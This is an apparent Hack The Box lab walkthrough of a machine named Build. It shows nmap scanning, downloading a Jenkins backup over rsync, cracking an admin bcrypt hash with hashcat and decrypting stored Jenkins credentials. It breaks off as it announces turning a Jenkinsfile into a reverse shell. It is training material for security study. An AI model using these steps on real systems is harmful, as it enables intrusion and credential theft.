Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ nmap -sC -sV -Pn 10.129.234.169 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 11:46 +0000
Nmap scan report for 10.129.234.169
Host is up (0.35s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE    SERVICE         VERSION
22/tcp   open     ssh             OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:21:73:e2:6b:96:cd:f9:13:11:af:40:c8:4d:d6:7f (ECDSA)
|_  256 2b:5e:ba:f3:72:d3:b3:09:df:25:41:29:09:f4:7b:f5 (ED25519)
53/tcp   open     domain          PowerDNS
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
512/tcp  open     exec            netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell           Netkit rshd
873/tcp  open     rsync           (protocol version 31)
3000/tcp open     http            Golang net/http server
|_http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=f72ea8d1e5936bd2; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=Tpl58q_NOvZTQJROWnHKT0n5ycY6MTc3NzYzNjI2MTQ3Mjc3ODAzNA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Fri, 01 May 2026 11:51:01 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2J1aWxkLnZsOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9idWlsZC52bDozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=9214a1cd46767f4e; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=_FtuD7o0xN4nuW0dgW67l8eMpRM6MTc3NzYzNjI2MjkyNjE2MDU3OQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Fri, 01 May 2026 11:51:02 GMT
|_    Content-Length: 0
3306/tcp filtered mysql
8081/tcp filtered blackice-icecap
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.99%I=7%D=5/1%Time=69F4929B%P=aarch64-unknown-linux-gnu
SF:%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(GetRequest,2A8C,"HTTP/1\.0\x20200\x20OK\r\nCache-Con
SF:trol:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_like_g
SF:itea=f72ea8d1e5936bd2;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-C
SF:ookie:\x20_csrf=Tpl58q_NOvZTQJROWnHKT0n5ycY6MTc3NzYzNjI2MTQ3Mjc3ODAzNA;
SF:\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-O
SF:ptions:\x20SAMEORIGIN\r\nDate:\x20Fri,\x2001\x20May\x202026\x2011:51:01
SF:\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"t
SF:heme-auto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"width=d
SF:evice-width,\x20initial-scale=1\">\n\t<title>Gitea:\x20Git\x20with\x20a
SF:\x20cup\x20of\x20tea</title>\n\t<link\x20rel=\"manifest\"\x20href=\"dat
SF:a:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mI
SF:HRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3Rh
SF:cnRfdXJsIjoiaHR0cDovL2J1aWxkLnZsOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA
SF:6Ly9idWlsZC52bDozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG
SF:5nIiwic2l6ZXMiOiI1MTJ")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close
SF:\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,1A4,"HTTP/1\.0\x20405\x20
SF:Method\x20Not\x20Allowed\r\nAllow:\x20HEAD\r\nAllow:\x20HEAD\r\nAllow:\
SF:x20GET\r\nCache-Control:\x20max-age=0,\x20private,\x20must-revalidate,\
SF:x20no-transform\r\nSet-Cookie:\x20i_like_gitea=9214a1cd46767f4e;\x20Pat
SF:h=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie:\x20_csrf=_FtuD7o0xN4nu
SF:W0dgW67l8eMpRM6MTc3NzYzNjI2MjkyNjE2MDU3OQ;\x20Path=/;\x20Max-Age=86400;
SF:\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate
SF::\x20Fri,\x2001\x20May\x202026\x2011:51:02\x20GMT\r\nContent-Length:\x2
SF:00\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCo
SF:ntent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n
SF:\r\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.23 seconds
HTTP - TCP 3000
 From the bottom of this page, I can find the version
 Gitea 1.21.11
From the explore page, we can find there is a valid repo


There is only the file Jenkinsfile
rsync - TCP 873
I will list the valid directory over rsync
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ rsync --list-only -a rsync://10.129.234.169
backups         backups
There’s a single directory named backups with the comment “backups”. And it only has a tarfile
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ rsync --list-only -a rsync://10.129.234.169/backups
drwxr-xr-x          4,096 2024/05/02 13:26:31 .
-rw-r--r--    376,289,280 2024/05/02 13:26:19 jenkins.tar.gz
I will try to download it and check what is inside
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ rsync -a rsync://10.129.234.169/backups/jenkins.tar.gz .

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Build]
└─$ tar xf jenkins.tar.gz

┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Build/jenkins_configuration]
└─$ ls
caches                                                                      jenkins.security.ResourceDomainConfiguration.xml
com.cloudbees.hudson.plugins.folder.config.AbstractFolderConfiguration.xml  jenkins.tasks.filters.EnvVarsFilterGlobalConfiguration.xml
config.xml                                                                  jenkins.telemetry.Correlator.xml
copy_reference_file.log                                                     jobs
fingerprints                                                                logs
hudson.model.UpdateCenter.xml                                               nodeMonitors.xml
hudson.plugins.build_timeout.global.GlobalTimeOutConfiguration.xml          nodes
hudson.plugins.build_timeout.operations.BuildStepOperation.xml              org.jenkinsci.plugin.gitea.servers.GiteaServers.xml
hudson.plugins.git.GitSCM.xml                                               org.jenkinsci.plugins.displayurlapi.DefaultDisplayURLProviderGlobalConfiguration.xml
hudson.plugins.git.GitTool.xml                                              org.jenkinsci.plugins.workflow.flow.FlowExecutionList.xml
hudson.plugins.timestamper.TimestamperConfig.xml                            org.jenkinsci.plugins.workflow.flow.GlobalDefaultFlowDurabilityLevel.xml
hudson.tasks.Mailer.xml                                                     org.jenkinsci.plugins.workflow.libs.GlobalLibraries.xml
hudson.tasks.Shell.xml                                                      plugins
hudson.triggers.SCMTrigger.xml                                              queue.xml.bak
identity.key.enc                                                            secret.key
io.jenkins.plugins.junit.storage.JunitTestResultStorageConfiguration.xml    secret.key.not-so-secret
jenkins.fingerprints.GlobalFingerprintConfiguration.xml                     secrets
jenkins.install.InstallUtil.lastExecVersion                                 updates
jenkins.install.UpgradeWizard.state                                         userContent
jenkins.model.ArtifactManagerConfiguration.xml                              users
jenkins.model.GlobalBuildDiscarderConfiguration.xml                         war
jenkins.model.JenkinsLocationConfiguration.xml                              workspace
The users/users.xml file has the users for Jenkins:
┌──(wither㉿localhost)-[~/…/Medium/Build/jenkins_configuration/users]
└─$ cat users.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>admin</string>
      <string>admin_8569439066427679502</string>
    </entry>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>
The password hash is stored in admin_8569439066427679502/config.xml
</jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <passwordHash>#jbcrypt:$2a$10$PaXdGyit8MLC9CEPjgw15.6x0GOIZNAk2gYUTdaOB6NN/9CPcvYrG</passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@472.vf7c289a_4b_420">
      <emailAddress>admin@build.vl</emailAddress>
We can use hashcat to crack the password
hashcat admin.hash /usr/share/wordlists/rockyou.txt -m 3200
hashcat (v6.2.6) starting
...[snip]...
$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess
...[snip]...
Get the credit admin:princess, but it not worked for ssh of adminor buildadm
There is also a config file from jenkins_configuration/config.xml
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Build/jenkins_configuration]
└─$ cat config.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson>
  <disabledAdministrativeMonitors>
    <string>jenkins.diagnostics.SecurityIsOffMonitor</string>
    <string>jenkins.diagnostics.ControllerExecutorsNoAgents</string>
    <string>hudson.util.DoubleLaunchChecker</string>
  </disabledAdministrativeMonitors>
  <version>2.441</version>
  <numExecutors>2</numExecutors>
  <mode>NORMAL</mode>
  <useSecurity>true</useSecurity>
  <authorizationStrategy class="hudson.security.AuthorizationStrategy$Unsecured"/>
  <securityRealm class="hudson.security.SecurityRealm$None"/>
  <disableRememberMe>false</disableRememberMe>
  <projectNamingStrategy class="jenkins.model.ProjectNamingStrategy$DefaultProjectNamingStrategy"/>
  <workspaceDir>${JENKINS_HOME}/workspace/${ITEM_FULL_NAME}</workspaceDir>
  <buildsDir>${ITEM_ROOTDIR}/builds</buildsDir>
  <jdks/>
  <viewsTabBar class="hudson.views.DefaultViewsTabBar"/>
  <myViewsTabBar class="hudson.views.DefaultMyViewsTabBar"/>
  <clouds/>
  <quietPeriod>5</quietPeriod>
  <scmCheckoutRetryCount>0</scmCheckoutRetryCount>
  <views>
    <hudson.model.AllView>
      <owner class="hudson" reference="../../.."/>
      <name>all</name>
      <filterExecutors>false</filterExecutors>
      <filterQueue>false</filterQueue>
      <properties class="hudson.model.View$PropertyList"/>
    </hudson.model.AllView>
  </views>
  <primaryView>all</primaryView>
  <slaveAgentPort>50000</slaveAgentPort>
  <label></label>
  <crumbIssuer class="hudson.security.csrf.DefaultCrumbIssuer">
    <excludeClientIPFromCrumb>false</excludeClientIPFromCrumb>
  </crumbIssuer>
  <nodeProperties/>
  <globalNodeProperties/>
  <nodeRenameMigrationNeeded>false</nodeRenameMigrationNeeded>
</hudson>
It connects to the Gitea server located at 172.18.0.2:3000, and considering Docker's default IP address range, it is most likely running in a container.
There’s a trigger every minute:
 <triggers>
    <com.cloudbees.hudson.plugins.folder.computed.PeriodicFolderTrigger plugin="cloudbees-folder@6.901.vb_4c7a_da_75da_3">
      <spec>* * * * *</spec>
      <interval>60000</interval>
    </com.cloudbees.hudson.plugins.folder.computed.PeriodicFolderTrigger>
  </triggers>
When this operation is triggered, it looks for changes in the repository on the server, triggers a build job, and ensures that the Jenkinsfile exists in the repository.
This section runs that file:
 <projectFactories>
    <org.jenkinsci.plugins.workflow.multibranch.WorkflowMultiBranchProjectFactory plugin="workflow-multibranch@773.vc4fe1378f1d5">
      <scriptPath>Jenkinsfile</scriptPath>
    </org.jenkinsci.plugins.workflow.multibranch.WorkflowMultiBranchProjectFactory>
  </projectFactories>
There’s a set of credentials for the buildadm user:
<com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl plugin="credentials@1337.v60b_d7b_c7b_c9f">
              <id>e4048737-7acd-46fd-86ef-a3db45683d4f</id>
              <description></description>
              <username>buildadm</username>
              <password>{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
              <usernameSecret>false</usernameSecret>
            </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
We can use the decrypt script to crack the password
https://github.com/hoto/jenkins-credentials-decryptor
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Build/jenkins_configuration]
└─$ ./jenkins-credentials-decryptor -m jenkins_configuration/secrets/master.key -s jenkins_configuration/secrets/hudson.util.Secret -c jenkins_configuration/jobs/build/config.xml
[
  {
    "id": "e4048737-7acd-46fd-86ef-a3db45683d4f",
    "password": "Git1234!",
    "username": "buildadm"
  }
Shell as root of container
This credit still can't access to ssh connection, but we can get access to the gitea of buildadm
 From the settings, we can find it sets a
 webhook
 That is the
 jenkins container IP address

We can use the Gitea built-in editor to open the Jenkinsfile in the development repository and edit the commands into a bash reverse shell:
